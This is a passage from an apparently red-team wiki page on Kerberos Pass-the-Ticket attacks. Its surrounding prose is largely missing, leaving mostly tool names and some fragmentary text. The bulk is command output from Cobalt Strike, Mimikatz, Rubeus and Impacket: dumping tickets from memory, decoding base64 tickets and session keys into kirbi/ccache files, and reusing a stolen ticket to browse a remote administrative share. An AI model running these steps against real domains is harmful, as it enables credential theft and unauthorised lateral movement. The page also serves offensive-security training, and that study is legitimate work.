Pass The Ticket

PTT Windows Linux

kirbi

Mimikatz rubeus TGT TGS **sekurlsa::tickets /export** kirbi

```
beacon> mimikatz sekurlsa::tickets /export
[*] Tasked beacon to run mimikatz's sekurlsa::tickets /export command
[+] host called home, sent: 750707 bytes
[+] received output:

Authentication Id : 0 ; 600564869 (00000000:23cbe485)
Session           : Interactive from 0
User Name         : serveradm
Domain            : WHITE-BIRD
Logon Server      : DC05
Logon Time        : 5/17/2023 12:18:59 AM
SID               : S-1-5-21-2387957962-993181570-3566323574-1604

          * Username : serveradm
          * Domain   : WHITE-BIRD.LOCAL
          * Password : (null)

         Group 0 - Ticket Granting Service

         Group 1 - Client Ticket ?

         Group 2 - Ticket Granting Ticket
          [00000000]
            Start/End/MaxRenew: 5/17/2023 10:03:59 AM ; 5/17/2023 8:03:59 PM ; 5/24/2023 12:18:59 AM
            Service Name (02) : krbtgt ; WHITE-BIRD.LOCAL ; @ WHITE-BIRD.LOCAL
            Target Name  (02) : krbtgt ; WHITE-BIRD.LOCAL ; @ WHITE-BIRD.LOCAL
            Client Name  (01) : serveradm ; @ WHITE-BIRD.LOCAL ( WHITE-BIRD.LOCAL )
            Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
```

```
1kb     fil     05/17/2023 13:34:51   [0;1036eef1]-2-0-40e10000-wanh@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;1328df4a]-0-0-00a50000-Administrator@cifs-dc05.kirbi
1kb     fil     05/17/2023 13:34:51   [0;1328df4a]-2-0-00e10000-Administrator@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;13b4a7f5]-1-0-40a10000-serveradm@cifs-web02.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;13b57d0b]-1-0-40a10000-serveradm@cifs-web02.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;13b650c1]-1-0-40a10000-serveradm@cifs-web02.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;1523810c]-0-0-00250000-administrator@cifs-dc05.kirbi
1kb     fil     05/17/2023 13:34:51   [0;1523810c]-2-0-e1000000-administrator@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;19f21]-0-0-40a50000-sql_service@LDAP-dc05.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;19f21]-2-0-40e10000-sql_service@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;23cbe485]-2-0-40e10000-serveradm@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;2854b9]-0-0-40a50000-WEB02$@cifs-dc01.prod.raven-med.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;2854b9]-0-1-40a50000-WEB02$@cifs-dc05.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;2854b9]-2-0-40a50000-WEB02$@krbtgt-PROD.RAVEN-MED.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;2854b9]-2-1-40a10000-WEB02$@krbtgt-RAVEN-MED.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;2854b9]-2-2-60a10000-WEB02$@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;2854b9]-2-3-40e10000-WEB02$@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;3e4]-0-0-40a50000-WEB02$@cifs-dc05.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;3e4]-0-1-40a50000-WEB02$@ldap-dc05.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;3e4]-0-2-40a50000-WEB02$@GC-dc05.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;3e4]-2-0-60a10000-WEB02$@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;3e4]-2-1-40e10000-WEB02$@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb     fil     05/17/2023 13:34:51   [0;3e7]-0-0-40a50000-WEB02$@cifs-dc05.white-bird.local.kirbi
1kb     fil     05/17/2023 13:34:51   [0;3e7]-0-1-40a10000.kirbi
```

Rube**rubeus.exe dump**

```
beacon> execute-assembly /opt/red/rubeus.exe dump /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe dump /nowrap
[+] host called home, sent: 551491 bytes
[+] received output:


  _____          _
  (_____ \      | |
   ____) )_   _| |_  _____ _   _  ___
  |  __  /| | | |  _)|  ___) | | |/___)
  | |  \ \| |_| | |_ | |___| |_| |___ |
  |_|   |_|____/|___)|_____)____/(___/

  v2.2.0


Action: Dump Kerberos Ticket Data (All Users)

[*] Current LUID    : 0x1523810c


[X] Error 1312 calling LsaCallAuthenticationPackage() for target "cifs/web02.white-bird.local" : A specified logon session does not exist. It may already have been terminated

[X] Error 1312 calling LsaCallAuthenticationPackage() for target "cifs/web02.white-bird.local" : A specified logon session does not exist. It may already have been terminated

[X] Error 1312 calling LsaCallAuthenticationPackage() for target "cifs/web02.white-bird.local" : A specified logon session does not exist. It may already have been terminated
  UserName                 : serveradm
  Domain                   : WHITE-BIRD
  LogonId                  : 0x23cbe485
  UserSID                  : S-1-5-21-2387957962-993181570-3566323574-1604
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 5/17/2023 12:18:59 AM
  LogonServer              : DC05
  LogonServerDNSDomain     : WHITE-BIRD.LOCAL
  UserPrincipalName        : serveradm@white-bird.local
```

```
  Domain                   : WHITE-BIRD
  LogonId                  : 0x13b4a7f5
  UserSID                  : S-1-5-21-2387957962-993181570-3566323574-1604
  AuthenticationPackage    : Kerberos
  LogonType                : Network
  LogonTime                : 5/16/2023 12:28:59 PM
  LogonServer              :
  LogonServerDNSDomain     : WHITE-BIRD.LOCAL
  UserPrincipalName        :

  UserName                 : wanh
  Domain                   : WHITE-BIRD
  LogonId                  : 0x1036eef1
  UserSID                  : S-1-5-21-2387957962-993181570-3566323574-1606
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 5/16/2023 9:54:37 AM
  LogonServer              : DC05
  LogonServerDNSDomain     : WHITE-BIRD.LOCAL
  UserPrincipalName        : wanh@white-bird.local


    ServiceName              :  krbtgt/WHITE-BIRD.LOCAL
    ServiceRealm             :  WHITE-BIRD.LOCAL
    UserName                 :  wanh
    UserRealm                :  WHITE-BIRD.LOCAL
    StartTime                :  5/17/2023 5:24:37 AM
    EndTime                  :  5/17/2023 3:24:37 PM
    RenewTill                :  5/23/2023 9:54:37 AM
    Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
    KeyType                  :  aes256_cts_hmac_sha1
    Base64(key)              :  +oZrCGNV3aPlGh91c4O6iUyxCJ6b5M+dYeRNAmmah78=
    Base64EncodedTicket   :

      doIFGjCCBRagAwIBBaEDAgEWooIEFzCCBBNhggQPMIIEC6ADAgEFoRIbEFdISVRFLUJJUkQuTE9DQUyiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEFdISVRFLUJJUkQuTE9DQUyjggPHMIIDw6ADAgESoQMCAQKiggO1BI
```

ubeus.exe triage /luid

```
rubeus.exe triage
rubeus.exe dump /luid:<    ID> /nowrap
```

```
beacon> execute-assembly /opt/red/rubeus.exe triage
[*] Tasked beacon to run .NET program: rubeus.exe triage
[+] host called home, sent: 551479 bytes
[+] received output:


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x1523810c

 ----------------------------------------------------------------------------------------------------------------------
 | LUID       | UserName                       | Service                                                | EndTime              |
 ----------------------------------------------------------------------------------------------------------------------
 | 0x23cbe485 | serveradm @ WHITE-BIRD.LOCAL   | krbtgt/WHITE-BIRD.LOCAL                                | 5/17/2023 8:03:59 PM  |
 | 0x13b4a7f5 | serveradm @ WHITE-BIRD.LOCAL   | cifs/web02.white-bird.local                            | 5/16/2023 6:57:24 PM  |
 | 0x1036eef1 | wanh @ WHITE-BIRD.LOCAL        | krbtgt/WHITE-BIRD.LOCAL                                | 5/17/2023 3:24:37 PM  |
 | 0x2854b9   | WEB02$ @ WHITE-BIRD.LOCAL      | krbtgt/PROD.RAVEN-MED.LOCAL                            | 5/17/2023 4:04:44 PM  |
 | 0x2854b9   | WEB02$ @ WHITE-BIRD.LOCAL      | cifs/dc05.white-bird.local                             | 5/17/2023 4:04:44 PM  |
 | 0x2854b9   | WEB02$ @ WHITE-BIRD.LOCAL      | cifs/dc01.prod.raven-med.local                         | 5/17/2023 4:04:44 PM  |
 | 0x19f21    | sql_service @ WHITE-BIRD.LOCAL | krbtgt/WHITE-BIRD.LOCAL                                | 5/17/2023 5:47:40 PM  |
 | 0x19f21    | sql_service @ WHITE-BIRD.LOCAL | LDAP/dc05.white-bird.local/white-bird.local            | 5/17/2023 5:47:40 PM  |
 | 0x3e4      | web02$ @ WHITE-BIRD.LOCAL      | krbtgt/WHITE-BIRD.LOCAL                                | 5/17/2023 10:48:03 PM |
 | 0x3e4      | web02$ @ WHITE-BIRD.LOCAL      | GC/dc05.white-bird.local/white-bird.local              | 5/17/2023 10:48:03 PM |
 | 0x3e4      | web02$ @ WHITE-BIRD.LOCAL      | ldap/dc05.white-bird.local/white-bird.local            | 5/17/2023 10:48:03 PM |
 | 0x3e4      | web02$ @ WHITE-BIRD.LOCAL      | cifs/dc05.white-bird.local                             | 5/17/2023 10:48:03 PM |
 | 0x13b650c1 | serveradm @ WHITE-BIRD.LOCAL   | cifs/web02.white-bird.local                            | 5/16/2023 6:57:24 PM  |
 | 0x13b57d0b | serveradm @ WHITE-BIRD.LOCAL   | cifs/web02.white-bird.local                            | 5/16/2023 6:57:24 PM  |
 | 0x1328df4a | administrator @ WHITE-BIRD.LOCAL | krbtgt/WHITE-BIRD.LOCAL                              | 5/17/2023 5:34:46 PM  |
 | 0x1328df4a | administrator @ WHITE-BIRD.LOCAL | cifs/dc05                                            | 5/17/2023 5:34:46 PM  |
 | 0x3e7      | web02$ @ WHITE-BIRD.LOCAL      | krbtgt/RAVEN-MED.LOCAL                                 | 5/17/2023 6:43:10 PM  |
 | 0x3e7      | web02$ @ WHITE-BIRD.LOCAL      | cifs/dc05                                              | 5/17/2023 6:43:10 PM  |
 | 0x3e7      | web02$ @ WHITE-BIRD.LOCAL      | ldap/dc05.white-bird.local                             | 5/17/2023 6:43:10 PM  |
```

```
beacon> execute-assembly /opt/red/rubeus.exe dump /luid:0x23cbe485 /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe dump /luid:0x23cbe485 /nowrap
[+] host called home, sent: 551525 bytes
[+] received output:


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


Action: Dump Kerberos Ticket Data (All Users)

[*] Target LUID     : 0x23cbe485
[*] Current LUID    : 0x1523810c

  UserName                 : serveradm
  Domain                   : WHITE-BIRD
  LogonId                  : 0x23cbe485
  UserSID                  : S-1-5-21-2387957962-993181570-3566323574-1604
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 5/17/2023 12:18:59 AM
  LogonServer              : DC05
  LogonServerDNSDomain     : WHITE-BIRD.LOCAL
  UserPrincipalName        : serveradm@white-bird.local
```

kirbi Windows Powershell **echo "<ticket>" | base64 -d > example.kirbi**

```
[System.IO.File]::WriteAllBytes("<    >", [System.Convert]::FromBase64String("<  >"))
```

```
beacon> powershell  [System.IO.File]::WriteAllBytes("C:\windows\tasks\example.kirbi", [System.Convert]::FromBase64String("doIFezCCBXegAwIBBaEDAgE
[*] Tasked beacon to run:  [System.IO.File]::WriteAllBytes("C:\windows\tasks\example.kirbi", [System.Convert]::FromBase64String("doIFezCCBXegAwIB
[+] host called home, sent: 5351 bytes
beacon> ls C:\windows\tasks
[*] Tasked beacon to list files in C:\windows\tasks
[+] host called home, sent: 34 bytes
[*] Listing: C:\windows\tasks\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 12kb     fil     05/17/2023 06:42:55   20230517064254_BloodHound.zip
 1kb      fil     05/17/2023 13:40:59   example.kirbi
```

```
┌──(root㉿kali)-[~/Desktop]
└─# echo 'doIFRDCCBUCgAwIBBaEDAgEWooIEPDCCBDhhggQ0MIIEMKADAgEFoRIbEFdISVRFLUJJUkQuTE9DQUyiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEHdoaXRlLWJpcmQubG9jYWyjggPsM
IID6KADAgESoQMCAQKiggPaBIID1sWHcGcRg6s7oQkBnFJ7Ffyjp8EyScLMWBWzATok8TOuqZavzNO/xvWtzF8Npj28P1XsW7FU02v8Ocpzxqmn68OLADQWetw/hYd/TFTmyKgu0iXF+m0NrvfQ
0CQbfW40T1vyNO3srr9j4/Dk7+AlLLtbfMP+L+e+mA1APh/BfKlGgegO9FNG1+Cu94RRoW8RQKxpjc1XmF1CmjkXNuncWIw4cAneZnWFYfKQL44oKQ/VBaeA39IM/ZTO9IKu2NXmm5soqvrde7v
bdvrjwO3kcD7wwfVT92×28C2RNQVWioDA+wLy8G35ZLka585Eeg71Vb08ku3OrdTzLGseprjmpUcKABQmnoIEuw4uRdAro7gaA56vD6PnbIJmwaydM3gPbTjTNiFuxHlEQezNDFK7QT6hRD/dJ5
whOwZ6QspZBDAFRYmeYH7Yh1XXzPsoFg06AuyhNEdY+jPMUJ7ReMK6sRGpBG5OUHbzDb7+iEINUt4OJl5rvvErpWzQ6AN8O39VjV+PH/dMSAhr2wiV6/6/VFf/DQ0J3MfUWf4wUoNBlfwj0rdud
igTlDQN4PTPB7PAudUVEKAPwvZem+fEbT9Zk1rCtkT1EIba4BLXvFh1Xo1w+IQ4iO8PbzpdCfqUvOfJDWiAX09wZ6FwOM4H0JccJvePv2v0ztzZz7VVGwAu7xHXMRlh70CBCz2VH1Tq+1LNpZI6m
VnHDSC/ZNkCD1oP6GRb9PDbYb76hXqOp45cnp57Cb3Fn1LodFXmhhpylZ3YRtDn7Zfr6UZDSVtSptU8TLo33bAPM1ICEroUvpUIcRqyQ9j9G5s0Mo/l12f/FW3FfDClYjUT1Tn4NH43WAGX8XhI
JSrNGdIVsFhnmuPGY86ZLqQdecH6sx24tRsOIUw0p7rZOb1vITu3Voj2QGuOqQcMsXyrniAyyHkFtVS/NVoGgq2fPio2+eBD7vOF7TFkNhgHnBdaOsLBViuFcSFWf/6l5aKreBnnuoBnoOTIw5F
G1cqmNTJAi3wQa09LqbMUH7tNDPkqAyoReHMkHADCakmoTVXos1xLAFqZD9Io1NBNUVlcG9d0cWqALwLNK9ZW24HqcwTI6PLV5mZjdEGdiyMiGDw8row8nkuno9OtN71vrtj6V5tShAPchd/+AM
qfRjfbbn2pcMnw/N4ppiO4uJAPTiL7gNBg8yGDkgTrFDnXf11crrfFPSJ5PRaU/0Cm3tqXJwuUap6wRCAwkHoC50oAI3ciiae8P9Bqin1EIlZw0q2skEW2B6CNqThymckd2c7o/r0Z0QVxTd6LI
ILBmHY19dGUXJIOjgfMwgfCgAwIBAKKB6ASB5X2B4jCB36CB3DCB2TCB1qArMCmgAwIBEqEiBCDsX41Cw9VZ7WAnS1sTGCDk+oeyC9ir0/xU1SpV/t46fKESGxBXSElURS1CSVJELkxPQ0FMohY
wFKADAgEBoQ0wCxsJc2VydmVyYWRtowcDBQBA4QAApREYDzIwMjMwNTE3MTkyNjQ4WqYRGA8yMDIzMDUxODA1MjY0OFqnERgPMjAyMzA1MjQxOTI2NDhaqBIbEFdISVRFLUJJUkQuTE9DQUypJT
AjoAMCAQKhHDAaGwZrcmJ0Z3QbEHdoaXRlLWJpcmQubG9jYWw=' | base64 -d > serveradm.kirbi
```

ccache

Linux Linux **/tmp** Credential Cache ccache krb5cc_xxx krb5cc_1394201 TGT TGS Linux **KRB5CCNAME** **export KRB5CCNAME=<ccache >**

```
dev01@dev01:~/Desktop$ ls -al /tmp | grep krb5
-rw-------  1 administrator domain users  195 May  8 13:16 krb5cc_518800500_CvZ7
4A
-rw-------  1 macro         domain users 1263 Apr 13 20:38 krb5cc_518801602_voUq
vK
-rw-------  1 serveradm     domain users 1299 May 17 00:10 krb5cc_518801604_kOHP
0n
```

```
┌──(root㉿kali)-[~/Desktop]
└─# export KRB5CCNAME=serveradm.ccache

┌──(root㉿kali)-[~/Desktop]
└─# klist
Ticket cache: FILE:serveradm.ccache
Default principal: serveradm@WHITE-BIRD.LOCAL

Valid starting       Expires              Service principal
05/17/2023 12:26:48  05/17/2023 22:26:48  krbtgt/white-bird.local@WHITE-BIRD.LOCAL
        renew until 05/24/2023 12:26:48
```

Impacket **ticketConverter ccache kirbi**

```
┌──(root㉿kali)-[~/Desktop]
└─# python3 impacket/examples/ticketConverter.py serveradm.kirbi serveradm.ccache
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[*] converting kirbi to ccache...
[+] done

┌──(root㉿kali)-[~/Desktop]
└─# python3 impacket/examples/ticketConverter.py serveradm.ccache serveradm2.kirbi
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[*] converting ccache to kirbi...
[+] done
```

```
┌──(root㉿kali)-[~/Desktop]
└─# base64 serveradm2.kirbi -w 0
doIFRDCCBUCgAwIBBaEDAgEWooIEPDCCBDhhggQ0MIIEMKADAgEFoRIbEFdISVRFLUJJUkQuTE9DQUyiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEHdoaXRlLWJpcmQubG9jYWyjggPsMIID6KADAgE
SoQMCAQKiggPaBIID1sWHcGcRg6s7oQkBnFJ7Ffyjp8EyScLMWBWzATok8TOuqZavzNO/xvWtzF8Npj28P1XsW7FU02v8Ocpzxqmn68OLADQWetw/hYd/TFTmyKgu0iXF+m0NrvfQ0CQbfW40T1
vyNO3srr9j4/Dk7+AlLLtbfMP+L+e+mA1APh/BfKlGgegO9FNG1+Cu94RRoW8RQKxpjc1XmF1CmjkXNuncWIw4cAneZnWFYfKQL44oKQ/VBaeA39IM/ZTO9IKu2NXmm5soqvrde7vbdvrjwO3kc
D7wwfVT92×28C2RNQVWioDA+wLy8G35ZLka585Eeg71Vb08ku3OrdTzLGseprjmpUcKABQmnoIEuw4uRdAro7gaA56vD6PnbIJmwaydM3gPbTjTNiFuxHlEQezNDFK7QT6hRD/dJ5whOwZ6QspZ
BDAFRYmeYH7Yh1XXzPsoFg06AuyhNEdY+jPMUJ7ReMK6sRGpBG5OUHbzDb7+iEINUt4OJl5rvvErpWzQ6AN8O39VjV+PH/dMSAhr2wiV6/6/VFf/DQ0J3MfUWf4wUoNBlfwj0rdudigTlDQN4PT
PB7PAudUVEKAPwvZem+fEbT9Zk1rCtkT1EIba4BLXvFh1Xo1w+IQ4iO8PbzpdCfqUvOfJDWiAX09wZ6FwOM4H0JccJveP2v0ztzZz7VVGwAu7xHXMRlh70CBCz2VH1Tq+1LNpZI6mVnHDSC/ZNk
CD1oP6GRb9PDbYb76hXqOp45cnp57Cb3Fn1LodFXmhhpylZ3YRtDn7Zfr6UZDSVtSptU8TLo33bAPM1ICEroUvpUIcRqyQ9j9G5s0Mo/l12f/FW3FfDClYjUT1Tn4NH43WAGX8XhIJSrNGdIVsF
hnmuPGY86ZLqQdecH6sx24tRsOIUw0p7rZOb1vITu3Voj2QGuOqQcMsXyrniAyyHkFtVS/NVoGgq2fPio2+eBD7vOF7TFkNhgHnBdaOsLBViuFcSFWf/6l5aKreBnnuoBnoOTIw5FG1cqmNTJAi
3wQa09LqbMUH7tNDPkqAyoReHMkHADCakmoTVXos1xLAFqZD9Io1NBNUVlcG9d0cWqALwLNK9ZW24HqcwTI6PLV5mZjdEGdiyMiGDw8row8nkuno9OtN71vrtj6V5tShAPchd/+AMqfRjfbbn2p
cMnw/N4ppiO4uJAPTiL7gNBg8yGDkgTrFDnXf11crrfPSJ5PRaU/0Cm3tqXJwuUap6wRCAwkHoC50oAI3ciiae8P9Bqin1EIlZw0q2skEW2B6CNqThymckd2c7o/r0Z0QVxTd6LIILBmHY19dG
UXJIOjgfMwgfCgAwIBAKKB6ASB5X2B4jCB36CB3DCB2TCB1qArMCmgAwIBEqEiBCDsX41Cw9VZ7WAnS1sTGCDk+oeyC9ir0/xU1SpV/t46fKESGxBXSElURS1CSVJELkxPQ0FMohYwFKADAgEBo
Q0wCxsJc2VydmVyYWRtowcDBQBBwgAApREYDzIwMjMwNTE3MTkyNjQ4WqYRGA8yMDIzMDUxODA1MjY0OFqnERgPMjAyMzA1MjQxOTI2NDhaqBIbEFdISVRFLUJJUkQuTE9DQUypJTAjoAMCAQKh
HDAaGwZrcmJ0Z3QbEHdoaXRlLWJpcmQubG9jYWw=

┌──(root㉿kali)-[~/Desktop]
└─# base64 serveradm.kirbi -w 0
doIFRDCCBUCgAwIBBaEDAgEWooIEPDCCBDhhggQ0MIIEMKADAgEFoRIbEFdISVRFLUJJUkQuTE9DQUyiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEHdoaXRlLWJpcmQubG9jYWyjggPsMIID6KADAgE
SoQMCAQKiggPaBIID1sWHcGcRg6s7oQkBnFJ7Ffyjp8EyScLMWBWzATok8TOuqZavzNO/xvWtzF8Npj28P1XsW7FU02v8Ocpzxqmn68OLADQWetw/hYd/TFTmyKgu0iXF+m0NrvfQ0CQbfW40T1
vyNO3srr9j4/Dk7+AlLLtbfMP+L+e+mA1APh/BfKlGgegO9FNG1+Cu94RRoW8RQKxpjc1XmF1CmjkXNuncWIw4cAneZnWFYfKQL44oKQ/VBaeA39IM/ZTO9IKu2NXmm5soqvrde7vbdvrjwO3kc
D7wwfVT92×28C2RNQVWioDA+wLy8G35ZLka585Eeg71Vb08ku3OrdTzLGseprjmpUcKABQmnoIEuw4uRdAro7gaA56vD6PnbIJmwaydM3gPbTjTNiFuxHlEQezNDFK7QT6hRD/dJ5whOwZ6QspZ
BDAFRYmeYH7Yh1XXzPsoFg06AuyhNEdY+jPMUJ7ReMK6sRGpBG5OUHbzDb7+iEINUt4OJl5rvvErpWzQ6AN8O39VjV+PH/dMSAhr2wiV6/6/VFf/DQ0J3MfUWf4wUoNBlfwj0rdudigTlDQN4PT
PB7PAudUVEKAPwvZem+fEbT9Zk1rCtkT1EIba4BLXvFh1Xo1w+IQ4iO8PbzpdCfqUvOfJDWiAX09wZ6FwOM4H0JccJveP2v0ztzZz7VVGwAu7xHXMRlh70CBCz2VH1Tq+1LNpZI6mVnHDSC/ZNk
CD1oP6GRb9PDbYb76hXqOp45cnp57Cb3Fn1LodFXmhhpylZ3YRtDn7Zfr6UZDSVtSptU8TLo33bAPM1ICEroUvpUIcRqyQ9j9G5s0Mo/l12f/FW3FfDClYjUT1Tn4NH43WAGX8XhIJSrNGdIVsF
hnmuPGY86ZLqQdecH6sx24tRsOIUw0p7rZOb1vITu3Voj2QGuOqQcMsXyrniAyyHkFtVS/NVoGgq2fPio2+eBD7vOF7TFkNhgHnBdaOsLBViuFcSFWf/6l5aKreBnnuoBnoOTIw5FG1cqmNTJAi
3wQa09LqbMUH7tNDPkqAyoReHMkHADCakmoTVXos1xLAFqZD9Io1NBNUVlcG9d0cWqALwLNK9ZW24HqcwTI6PLV5mZjdEGdiyMiGDw8row8nkuno9OtN71vrtj6V5tShAPchd/+AMqfRjfbbn2p
cMnw/N4ppiO4uJAPTiL7gNBg8yGDkgTrFDnXf11crrfPSJ5PRaU/0Cm3tqXJwuUap6wRCAwkHoC50oAI3ciiae8P9Bqin1EIlZw0q2skEW2B6CNqThymckd2c7o/r0Z0QVxTd6LIILBmHY19dG
UXJIOjgfMwgfCgAwIBAKKB6ASB5X2B4jCB36CB3DCB2TCB1qArMCmgAwIBEqEiBCDsX41Cw9VZ7WAnS1sTGCDk+oeyC9ir0/xU1SpV/t46fKESGxBXSElURS1CSVJELkxPQ0FMohYwFKADAgEBo
Q0wCxsJc2VydmVyYWRtowcDBQBBwgAApREYDzIwMjMwNTE3MTkyNjQ4WqYRGA8yMDIzMDUxODA1MjY0OFqnERgPMjAyMzA1MjQxOTI2NDhaqBIbEFdISVRFLUJJUkQuTE9DQUypJTAjoAMCAQKh
HDAaGwZrcmJ0Z3QbEHdoaXRlLWJpcmQubG9jYWw=
```

ccache **root kinit** TGT **kvno [SPN]** TGS

keytab

keytab **Kerberos** NTLM https://github.com/sosdave/KeyTabExtract) **NTLM AES256**
/etc/krb5.keytab keytab root

PTH Impacket keytab

image.png
Image not found or type unknown

Windows

Windows Mimikatz Rubeus **kerberos_ticket_use** CobaltStrike **kerberos_ccache_use**

CobaltStrike **make_token** TGT Windows TGT


white-bird\serveradm Web02 C$

```
beacon> make_token white-bird\serveradm NotRealPass
[*] Tasked beacon to create a token for white-bird\serveradm
[+] host called home, sent: 50 bytes
[+] Impersonated PROD\alice
beacon> kerberos_ticket_use /root/Desktop/serveradm.kirbi
[*] Tasked beacon to apply ticket in /root/Desktop/serveradm.kirbi
[+] host called home, sent: 2914 bytes
beacon> ls \\web02.white-bird.local\c$
[*] Tasked beacon to list files in \\web02.white-bird.local\c$
[+] host called home, sent: 45 bytes
[*] Listing: \\web02.white-bird.local\c$\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     04/12/2023 22:52:09   $Recycle.Bin
          dir     01/22/2023 17:22:39   Documents and Settings
          dir     01/26/2023 16:18:07   inetpub
          dir     02/11/2023 20:36:28   Microsoft
          dir     09/15/2018 00:19:00   PerfLogs
          dir     04/13/2023 19:20:26   Program Files
          dir     04/13/2023 00:28:37   Program Files (x86)
          dir     05/08/2023 13:28:21   ProgramData
          dir     01/22/2023 17:22:44   Recovery
          dir     01/26/2023 16:39:05   SQL2022
          dir     01/22/2023 17:21:47   System Volume Information
          dir     05/16/2023 19:17:01   Users
          dir     05/16/2023 12:28:04   Windows
 1gb      fil     05/08/2023 13:28:13   pagefile.sys
```

Linux

Linux **KRB5CCNAME** ccache



Revision #5
Created 5 September 2022 03:08:28 by
Updated 28 December 2023 01:31:41 by